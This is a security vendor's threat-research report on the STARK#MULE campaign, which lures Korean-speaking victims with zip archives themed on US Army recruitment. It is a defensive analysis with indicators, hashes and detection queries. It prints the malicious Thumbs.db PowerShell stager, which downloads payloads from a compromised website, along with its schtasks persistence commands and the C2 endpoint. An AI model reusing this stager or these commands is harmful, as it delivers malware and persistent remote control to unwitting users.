Detecting Ongoing STARK#MULE Attack Campaign Targeting Victims Using US Military Document Lures


Archived: 2026-04-05 15:28:22 UTC

By Securonix Threat Research: Den Iuzvyk, Tim Peck, Oleg Kolesnikov

Jul 28, 2023, updated August 1, 2023

tldr:

An interesting new ongoing attack campaign which lures its victims using US military related documents to run malware staged from legitimate compromised Korean websites has been identified by Securonix Threat Research.



Caption: Example of an MNRS recruitment post.

The Securonix Threat Research (STR) team has been monitoring a new attack campaign tracked by STR as STARK#MULE. The campaign appears to be targeting Korean-speaking victims based on the nomenclature and names of documents used, and based on the contents of the lure document. There is a possibility that the malicious threat actor (MTA) originates from North Korea (this is still to be confirmed). In this case, the documents suggest they contain information regarding US Army/military recruitment resources. It appears the goal is to spark the recipient’s curiosity enough to have them open the attached documents, and inadvertently execute the contained malware.

Based on the source and likely targets, these types of attacks are on par with past attacks stemming from typical North Korean groups such as APT37 as South Korea has historically been a primary target of the group, especially its government officials.

The entire malicious infrastructure used in the STARK#MULE campaign is centered around legitimate compromised Korean e-commerce websites. The websites allowed the threat actors to blend in with normal traffic to evade detection when it comes to delivering malware stagers and managing full on command and control on the victim's machine.

The final stage of the attack chain ends with an interesting and persistent malware embedded into the target's machine which runs on a scheduled task and immediately opens communication over HTTP.

Attack chain overview




Figure 1: STARK#MULE attack chain diagram

The attack likely begins with a phishing email with a zip file attachment. In our case, the zip file we were able to obtain and analyze was: "미군 구인공고 웹사이트 주소 및 사용방법 안내.zip", which translates to "U.S. Army job posting website address and how to use it".

The zip file is not password protected and contains three files as seen in the figure below:




Figure 2: Contents of ““미군 구인공고 웹사이트 주소 및 사용방법 안내.zip”

Embedded inside another zip file is another zip file named “Multi National Recruitment System Templete.pdf.zip”. The awkward usage of “Multi National” and typos such as “Templete” [sic] further solidify that the author(s) were of non-English origin or a possible false-flag attempt.

Inside the second zip file was a single shortcut file named the same as the PDF file “Multi National Recruitment System Templete.pdf.lnk”. Why the attackers zipped the .lnk file into its own zip file, we’re not quite sure as it does increase the odds that this could be missed in favor of the actual PDF file.

미육군인사처의 한국인 한국인 구인공고 웹사이트주소가 변경되었습니다. 해당 사이트 등록 및 사용 방법을 참고하시기 바랍니다.

https://portal.chra.army.mil/mnrs

한국인 구직자를 위한 Multi National Recruitment System (MNRS) 사용 안내

Civilian Human Resources Agency - Far East Region 에서 관할하는 한국인 직원 채용을 위한 공석은 모두 MNRS Website (https://portal.chra.army.mil/mnrs)를 통해 공고됩니다. 공석에 지원하는 구직자 또는 USFK 현직직원은 MNRS 에서 제공하는 일정한 양식을 통해 프로파일을 작성 후 각 공석의 상세페이지 내의 "Apply Now" 버튼을 클릭 후 안내되는 절차를 따름으로서 지원을 할 수 있습니다. 접수, 지원자의 자격요건 충족 여부, 채용의 결과 등은 모두 채용의 진행 과정에 따라 이메일로 통보 됩니다.

프로파일 작성/수정

1. MNRS 첫페이지의 "My Profile" 버튼을 클릭 후 각 항목에 대한 답변을 작성 합니다. 지원국가는 대한민국 (South Korea)를 선택해야 대한민국 내의 공석에 지원할 수 있습니다. 제출(Submit)을 클릭해 다음 페이지로 이동 합니다. 이때 프로파일 아이디가 생성되며 입력한 이메일 주소로 프로파일 아이디가 전송 됩니다.
2. Contact Information: 필요한 내용을 모두 입력 후 프로파일 저장(Save Profile)을 클릭해 다음 페이지로 이동 합니다.
3. Personal Information: 필요한 내용을 모두 입력 후 프로파일 저장(Save Profile)을 클릭해 다음 페이지로 이동 합니다.
4. Education: 추가(Add) 버튼을 클릭 후 팝업되는 창에 학력사항을 기재하고 추가(Add) 버튼을 클릭해 해당 내용을 저장합니다. 필요한 만큼 학력사항을 추가 합니다. 프로파일 저장(Save

Figure 3: PDF lure document “Multi National Recruitment System Templete.pdf”

Code execution: Shortcut file to PowerShell

Circling back to the shortcut file, this is where, like so many malicious phishing emails, our code execution begins. Instead of embedding the malicious code directly into the shortcut file itself, the code that is executed simply reads in the contents of one of the other embedded files from the original zip file, “Thumbs.db”

In Windows systems, “thumbs.db” is a legitimate file that simply stores image thumbnails. This allows for a much more user-friendly browsing and scrolling experience in Windows Explorer versus having to analyze media files and display a thumbnail image each time you open a directory.

In our case, this Thumbs.db file is not storing image thumbnails, but contains PowerShell code executed by the shortcut file. Analyzing the shortcut file, we get a better understanding of how this works:




Figure 4: Analysis of “Multi National Recruitment System Templete.pdf.lnk”

So now that we know that PowerShell is going to execute whatever is contained within Thumbs.db, putting it all together, we’ve got the following command which gets executed:

C:\Windows\System32\cmd.exe /c powershell.exe -command – < Thumbs.db

PowerShell execution: Thumbs.db analysis

The Thumbs.db file masquerades as a .ps1 PowerShell file. This file performs several functions which include downloading further stagers and leveraging schtasks.exe to establish persistence.

```
$a="mbiqCJw8x5lXb1ssJL8DQw==mbiqCJw8x5lXb1ssJL8DQw==Nxus5ag5EiDZkAjcOvLKvg==C0Nopx+owMxkFkVmUGW/YA==
$b="mbiqCJw8x5lXb1ssJL8DQw==mbiqCJw8x5lXb1ssJL8DQw==Nxus5ag5EiDZkAjcOvLKvg==C0Nopx+owMxkFkVmUGW/YA==
powershell -exec bypass -Command "(New-Object Net.WebClient)
.DownloadFile('http://www.jkmusic.co.kr/shop/data/theme/e6a137162c56087', 'C:\ProgramData\lsasetup.t
powershell -exec bypass -Command "(New-Object Net.WebClient)
.DownloadFile('http://www.jkmusic.co.kr/shop/data/theme/c9665058c3ef16b', 'C:\ProgramData\winrar.exe
echo Y|schtasks /create /sc DAILY /st 10:10 /tn zuzip /tr
"cmd /c echo y| C:\\ProgramData\\winrar.exe e C:\\ProgramData\\lsasetup.tmp C:\\ProgramData\\ -plast
echo Y|schtasks /create /sc DAILY /st 10:11 /tn zconshost /tr C:\\ProgramData\\conshost.exe
del 'Multi National Recruitment System Templete.pdf.lnk'
copy 'Multi National Recruitment System.pdf' 'Multi National Recruitment System Templete.pdf'
$a="mbiqCJw8x5lXb1ssJL8DQw==mbiqCJw8x5lXb1ssJL8DQw==Nxus5ag5EiDZkAjcOvLKvg==C0Nopx+owMxkFkVmUGW/YA==
```

Figure 5: Contents of Thumbs.db file

Throughout the code the Thumbs.db script contains useless variables named $a and $b which set themselves to useless, repeating Base64 strings. This is likely an attempt to pad the script in order to evade AV detections, however the actual malicious code is completely unobfuscated.

First, the script reaches out to our first compromised website www.jkmusic.co[.]kr to download two unique payloads into the C:\ProgramData directory.

URL	Binary
hxxp://www.jkmusic.co[.]kr/shop/data/theme/e6a137162c56087	C:\ProgramData\lsasetup.tmp
hxxp://www.jkmusic.co[.]kr/shop/data/theme/c9665058c3ef16b	C:\ProgramData\winrar.exe

Two scheduled tasks are then created using schtasks.exe.

schtasks /create /sc DAILY /st 10:10 /tn zuzip /tr “cmd /c echo y| C:\\ProgramData\\winrar.exe e C:\\ProgramData\\lsasetup.tmp C:\\ProgramData\\ -plast”

schtasks /create /sc DAILY /st 10:11 /tn zconshost /tr C:\\ProgramData\\conshost.exe

The binary winrar.exe is executed first at 10:10am every day. This is a legitimate winrar binary used to extract contents out of lsasetup.tmp. It does this by first suppresses confirmation messages through echo “echo y|” The scheduled task then runs C:\ProgramData\winrar.exe, uses the extraction flag “e”, passes in “C:\ProgramData\” as the destination and specifies the password using the “-p” parameter which in this case is “last”.

The file “conshost.exe” is extracted into “ProgramData” and is then executed using the second scheduled task which is set to run a minute later at 10:11am every day.

Binary file analysis: conshost.exe

The file “conshost.exe”, which is likely masquerading as the Windows binary “conhost.exe” stands only 360kb and is compiled using Microsoft Visual C/C++.




Figure 6: Conshost.exe binary file information

The binary itself is heavily obfuscated, however during dynamic analysis of the file we observed it making HTTP post requests to the following URL:

hxxp://www.notebooksell[.]kr/mall/m_schema.php

The user-agent was set to “Mozilla/88.0” and would contain request data in either clear text or Base64 encoded. Once the connection was established, the attackers were able to acquire system details such as the system MAC address, Windows version, IP address. It appears that the set ID for the infected machine would be its MAC address as it is always present in subsequent commands.

Sample requests:

request_raw: mpVI=MDA[REDACTED]wxMC44LjIuNywxNQ==

request_raw mpCMD=sss&mpVID=00-[REDACTED MAC]-00

C2 and infrastructure

The threat actor's infrastructure appears to be solely based on two compromised websites that appear to be legitimate businesses. It's possible that there could be more compromised websites that the threat actors are using, however in this attack chain we only observed communication between the two:

hxxp://www.jkmusic.co[.]kr (182.162.94[.]42)

hxxp://www.notebooksell[.]kr (183.111.169[.]84)

Both websites are registered in Korea and at the time of publication are not flagged as malicious by blacklisting websites including Virustotal. Both are e-commerce sites which only utilize the HTTP protocol.




Figure 7: screenshots of the two compromised websites used in the attack

The two IP addresses involved in this campaign are both registered to…

C2 Address Description	Description
182.162.94[.]42	AS 3786 (LG DACOM Corporation)
183.111.169[.]84	AS 4766 (Korea Telecom)

Securonix recommendations and mitigations

Continue to be extra vigilant to unsolicited emails containing email attachments especially when a sense of urgency is stressed. With the case of the STARK#MULE campaign, these particular lures tend to prey upon the victims' curiosity which is another technique to be aware of.

When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization, ZIP files in particular in regards to this campaign.
- Implement an application whitelisting policy to restrict the execution of unknown binaries
- Monitor common malware staging directories, especially “C:\ProgramData\” which was used in this attack campaign
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below

MITRE ATT&CK matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell
Defense Evasion	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell
Persistence	T1053.005: Scheduled Task/Job: Scheduled Task
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer T1571: Non-Standard Port
Resource Development	T1584.004: Compromise Infrastructure: Server
Exfiltration	T1567: Exfiltration Over Web Service

Analyzed file hashes

File Name	SHA256 (IoC)
미군 구인공고 웹사이트 주소 및 사용방법 안내.zip	E4A8610461D3B3C534346B9C874EDFF6D37CA085D578365FF75B25F682EC5FD0
Multi National Recruitment System Templete.pdf.zip	6149D861F38DB6D6F5110B234EDB1BA31800F7EB621AD27B6CBF99F05DDEAE18

File Name	SHA256 (IoC)
Multi National Recruitment System.pdf	019E4327B8292DAD32C92209A1E0FA03636381B1163AC57941CD8CC711A40097
Multi National Recruitment System Templete.pdf.lnk	89062A28F33021539AB3D197C124040177E5AE94A05E1AC7A4F1C852D6B498CF
lsasetup.tmp	7893C8B41A2E4281E73A1761061AC9EEE52920B6840E43697AABF606F701D11A
Thumbs.db	C90EBF988F96C9A51D6AD0B23AD7260C6B7F8D3B7C905ACC20E18A7227E46237
conshost.exe	6F11C52F01E5696B1AC0FAF6C19B0B439BA6F48F1F9851E34F0FA582B09DFA48

Relevant Securonix detection policies

- EDR-SYM74-RUN
- EDR-ALL-82-RU
- EDR-ALL-782-RU
- CEDR-ALL-82-RU
- WEL-ALL-1084-RU
- EDR-ALL-979-RU
- WEL-ALL-1070-RU
- EDR-ALL-1215-ERR
- WEL-ALL-1186-ERR
- WEL-ALL-1205-RU
- EDR-ALL-1245-RU

Relevant Spotter queries (be sure to remove square brackets “[ ]”)

- (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Application Firewall” OR rg_functionality = “Web Proxy”) AND (destinationaddress = “182.162.94[.]42” OR destinationaddress = “183.111.169[.]84”)
- index = activity AND rg_functionality = “Web Proxy” AND (requesturl CONTAINS “www.jkmusic.co[.]kr/shop/data/theme/e6a137162c56087” OR requesturl CONTAINS “www.jkmusic.co[.]kr/shop/data/theme/c9665058c3ef16b”)
- index = activity AND rg_functionality = “Web Proxy” AND c-method = “POST” AND flowsiemid = “200” AND ipaddress = “183.111.169[.]84″
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” AND destinationprocessname ENDS WITH “conshost.exe”
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND scriptblocktext CONTAINS “Net.WebClient” AND scriptblocktext CONTAINS “www.jkmusic.co[.]kr”

References:

1. HHS: North Korean Cyber Activity
   https://www.hhs.gov/sites/default/files/dprk-cyber-espionage.pdf
2. MITRE ATT&CK: APT37
   https://attack.mitre.org/groups/G0067/
3. Windows' thumbs.db files: What they are, and what to do when they get in your way
   https://www.pcworld.com/article/424188/manage-thumbs-db-files-in-windows-and-on-the-network.html
4. WinRAR: Common command line syntax
   https://documentation.help/WinRAR/HELPCommandLineSyntax.htm
5. Securonix: STIFF#BIZON Detection Using Securonix – New Attack Campaign Observed Possibly Linked to Konni/APT37 (North Korea)
   https://www.securonix.com/blog/stiffbizon-detection-new-attack-campaign-observed/
